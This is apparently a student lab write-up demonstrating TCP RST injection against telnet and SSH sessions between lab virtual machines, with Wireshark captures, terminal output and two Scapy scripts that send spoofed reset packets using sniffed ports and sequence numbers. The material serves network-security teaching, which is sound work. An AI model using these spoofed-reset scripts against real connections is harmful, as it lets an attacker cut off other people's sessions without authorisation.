
TASK 2: TCP RST Attacks on telnet and ssh Connections

We do a telnet connection initially so as to get the parameters.




```
[02/27/19]Shenava(10.0.2.7)@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 27 12:52:41 EST 2019 from 10.0.2.7 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/27/2019 12:53]Shenava(10.0.2.5)@VM:~$ 
```

We see Wireshark for source port, destination port, sequence number and acknowledgement number as shown below.




No.	Time	Source	Destination	Protocol	Leng
40	2019-02-27 12:53:28.4766009…	10.0.2.7	10.0.2.5	TELNET	
41	2019-02-27 12:53:28.4767949…	10.0.2.5	10.0.2.7	TCP	
42	2019-02-27 12:53:29.0423809…	10.0.2.7	10.0.2.5	TELNET	
43	2019-02-27 12:53:29.0425891…	10.0.2.5	10.0.2.7	TCP	
44	2019-02-27 12:53:29.0498639…	10.0.2.5	10.0.2.7	TELNET	
45	2019-02-27 12:53:29.0500743…	10.0.2.7	10.0.2.5	TCP	
46	2019-02-27 12:53:29.0568888…	10.0.2.5	10.0.2.7	TELNET	1
47	2019-02-27 12:53:29.0572859…	10.0.2.7	10.0.2.5	TCP	
48	2019-02-27 12:53:29.0572897…	10.0.2.5	10.0.2.7	TELNET	
49	2019-02-27 12:53:29.0580076…	10.0.2.7	10.0.2.5	TCP	
50	2019-02-27 12:53:29.1099325…	10.0.2.5	10.0.2.7	TELNET	1
51	2019-02-27 12:53:29.1104308…	10.0.2.7	10.0.2.5	TCP	
52	2019-02-27 12:53:29.1110701…	10.0.2.5	10.0.2.7	TELNET	2
53	2019-02-27 12:53:29.1116113…	10.0.2.7	10.0.2.5	TCP	
54	2019-02-27 12:53:29.1829154…	10.0.2.5	10.0.2.7	TELNET	1
55	2019-02-27 12:53:29.1829254…	10.0.2.7	10.0.2.5	TCP	

```
▶ Frame 55: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_0b:86:8e (08:00:27:0b:86:8e), Dst: PcsCompu_1d:3c:a2 (08:00:27:1d
▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.5
▶ Transmission Control Protocol, Src Port: 37288, Dst Port: 23, Seq: 2859861862, Ack: 35025952
```




```
# !/usr/bin/python
import sys
from scapy.all import *

print ("Reset Packet")
IPLayer = IP(src="10.0.2.7", dst="10.0.2.5")
TCPLayer = TCP(sport=37288, dport=23, flags="R", seq=2859861862)
pkt = IPLayer/TCPLayer

send(pkt, count=1)
```

Above is the scapy code which is used to send out TCP RST packets.




```
[02/27/2019 12:49]Shenava(10.0.2.6)@VM:~/.../lab4$ gedit task2.py
[02/27/2019 12:55]Shenava(10.0.2.6)@VM:~/.../lab4$ chmod a+x task2.py
[02/27/2019 12:55]Shenava(10.0.2.6)@VM:~/.../lab4$ sudo python task2.py
Reset Packet
.
Sent 1 packets.
[02/27/2019 12:55]Shenava(10.0.2.6)@VM:~/.../lab4$ 
```

The user establishes a telnet connection to the server. After the attack the connection is terminated because of the RST packet being sent by the attacker.



```
[02/27/19]Shenava(10.0.2.7)@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 27 12:52:41 EST 2019 from 10.0.2.7 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/27/2019 12:53]Shenava(10.0.2.5)@VM:~$ Connection closed by for
eign host.
[02/27/19]Shenava(10.0.2.7)@VM:~$ 
```


The Wireshark capture below shows the RST packet is sent from 10.0.2.7 to 10.0.2.5. This is a spoofed packet sent by the attacker.



```
Source              Destination         Protocol     Length Info
PcsCompu_5f:2e:af   Broadcast           ARP              42 Who has 10.0.2.5? Tell 10.0.2.6
PcsCompu_1d:3c:a2   PcsCompu_5f:2e:af   ARP              60 10.0.2.5 is at 08:00:27:1d:3c:a2
10.0.2.7            10.0.2.5            TCP              54 37288 → 23 [RST] Seq=2859861862 Win=
10.0.2.7            10.0.2.5            TELNET           68 Telnet Data ...
10.0.2.5            10.0.2.7            TCP              60 23 → 37288 [RST] Seq=350259521 Win=0
PcsCompu_1d:3c:a2   PcsCompu_0b:86:8e   ARP              60 Who has 10.0.2.7? Tell 10.0.2.5
PcsCompu_0b:86:8e   PcsCompu_1d:3c:a2   ARP              60 10.0.2.7 is at 08:00:27:0b:86:8e
PcsCompu_0b:86:8e   PcsCompu_1d:3c:a2   ARP              60 Who has 10.0.2.5? Tell 10.0.2.7
PcsCompu_1d:3c:a2   PcsCompu_0b:86:8e   ARP              60 10.0.2.5 is at 08:00:27:1d:3c:a2

▸ Frame 3: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5f:2e:af (08:00:27:5f:2e:af), Dst: PcsCompu_1d:3c:a2 (08:00:27:1d
▸ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.5
▸ Transmission Control Protocol, Src Port: 37288, Dst Port: 23, Seq: 2859861862, Len: 0
```


Now we do the same attack again for SSH connection.

We do a ssh connection initially so as to get the parameters.




```
[02/27/19]Shenava(10.0.2.7)@VM:~$ ssh 10.0.2.5
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Wed Feb 27 12:53:29 2019 from 10.0.2.7
[02/27/2019 12:59]Shenava(10.0.2.5)@VM:~$ 
```

We see Wireshark for source port, destination port, sequence number and acknowledgement number as shown below.




No.	Time	Source	Destination	Protocol	Leng
23	2019-02-27 12:59:27.8791673…	10.0.2.7	10.0.2.5	SSHv2	1
24	2019-02-27 12:59:27.8942459…	10.0.2.5	10.0.2.7	SSHv2	
25	2019-02-27 12:59:27.8943908…	10.0.2.7	10.0.2.5	TCP	
26	2019-02-27 12:59:27.8947358…	10.0.2.7	10.0.2.5	SSHv2	1
27	2019-02-27 12:59:27.9390807…	10.0.2.5	10.0.2.7	TCP	
28	2019-02-27 12:59:27.9706783…	10.0.2.5	10.0.2.7	SSHv2	16
29	2019-02-27 12:59:28.0130871…	10.0.2.7	10.0.2.5	TCP	
30	2019-02-27 12:59:28.0133795…	10.0.2.5	10.0.2.7	SSHv2	1
31	2019-02-27 12:59:28.0135838…	10.0.2.7	10.0.2.5	TCP	
32	2019-02-27 12:59:28.0137096…	10.0.2.7	10.0.2.5	SSHv2	5
33	2019-02-27 12:59:28.0139860…	10.0.2.5	10.0.2.7	TCP	
34	2019-02-27 12:59:28.0147859…	10.0.2.5	10.0.2.7	SSHv2	1
35	2019-02-27 12:59:28.0218918…	10.0.2.5	10.0.2.7	SSHv2	4
36	2019-02-27 12:59:28.0221043…	10.0.2.7	10.0.2.5	TCP	
37	2019-02-27 12:59:28.0540884…	10.0.2.5	10.0.2.7	SSHv2	1
38	2019-02-27 12:59:28.0970103…	10.0.2.7	10.0.2.5	TCP	

```
▶ Frame 38: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_0b:86:8e (08:00:27:0b:86:8e), Dst: PcsCompu_1d:3c:a2 (08:00:27:1d
▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.5
▶ Transmission Control Protocol, Src Port: 36648, Dst Port: 22, Seq: 987954225, Ack: 356654768
```




```python
# !/usr/bin/python
import sys
from scapy.all import *

print ("Reset Packet")
IPLayer = IP(src="10.0.2.7", dst="10.0.2.5")
TCPLayer = TCP(sport=36648, dport=22, flags="R", seq=987954225)
pkt = IPLayer/TCPLayer

send(pkt, count=1)
```


Above is the scapy code which is used to send out TCP RST packets.



```
[02/27/2019 12:59]Shenava(10.0.2.6)@VM:~/.../lab4$ gedit task2.py
[02/27/2019 13:01]Shenava(10.0.2.6)@VM:~/.../lab4$ chmod a+x task2.py
[02/27/2019 13:01]Shenava(10.0.2.6)@VM:~/.../lab4$ sudo python task2.py
[sudo] password for seed:
Reset Packet
.
Sent 1 packets.
[02/27/2019 13:01]Shenava(10.0.2.6)@VM:~/.../lab4$ █
```



```
[02/27/19]Shenava(10.0.2.7)@VM:~$ ssh 10.0.2.5
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Wed Feb 27 12:53:29 2019 from 10.0.2.7
[02/27/2019 12:59]Shenava(10.0.2.5)@VM:~$ packet_write_wait: Conne
ction to 10.0.2.5 port 22: Broken pipe
[02/27/19]Shenava(10.0.2.7)@VM:~$ 
```



Source	Destination	Protocol	Length	Info
fe80::2142:7c95:5d2…	ff02::fb	MDNS	180	Standard query 0x0000 PTR _ftp._tcp.l
10.0.2.6	224.0.0.251	MDNS	160	Standard query 0x0000 PTR _ftp._tcp.l
PcsCompu_5f:2e:af	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.6
PcsCompu_1d:3c:a2	PcsCompu_5f:2e:af	ARP	60	10.0.2.5 is at 08:00:27:1d:3c:a2
10.0.2.7	10.0.2.5	TCP	54	36648 → 22 [RST] Seq=987954225 Win=81
10.0.2.7	10.0.2.5	SSH	102	Client: Encrypted packet (len=36)
10.0.2.5	10.0.2.7	TCP	60	22 → 36648 [RST] Seq=3566547682 Win=0
PcsCompu_1d:3c:a2	PcsCompu_0b:86:8e	ARP	60	Who has 10.0.2.7? Tell 10.0.2.5
PcsCompu_0b:86:8e	PcsCompu_1d:3c:a2	ARP	60	10.0.2.7 is at 08:00:27:0b:86:8e
PcsCompu_0b:86:8e	PcsCompu_1d:3c:a2	ARP	60	Who has 10.0.2.5? Tell 10.0.2.7
PcsCompu_1d:3c:a2	PcsCompu_0b:86:8e	ARP	60	10.0.2.5 is at 08:00:27:1d:3c:a2

